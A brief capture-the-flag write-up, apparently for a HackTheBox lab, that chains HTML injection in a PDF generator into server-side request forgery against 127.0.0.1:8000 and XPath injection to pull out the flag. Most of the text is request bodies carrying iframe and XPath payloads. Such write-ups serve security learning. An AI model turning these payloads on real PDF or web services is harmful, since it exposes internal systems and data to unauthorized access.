
Combining PDF generator vulnerabilities + SSRF+ Xpath injection

Looking at the q=1337 value
id=1&title=CPU&desc=<iframe src="http://127.0.0.1:8000/index.php?q=1337" width="800" height="800"></iframe>&comment=test
looking for nodes containing htb
id=1&title=CPU&desc=<iframe src="http://127.0.0.1:8000/index.php?q=1] | //*[contains(text(),'HTB')] | //order[id=1" width="800" height="500"></iframe>&comment=testmy syntax ended up being wrong there.. fixing it and I get the flag
id=1&title=CPU&desc=<iframe src="http://127.0.0.1:8000/?q=testing or contains(.,'HTB')" width="800" height="500"></iframe>&comment=test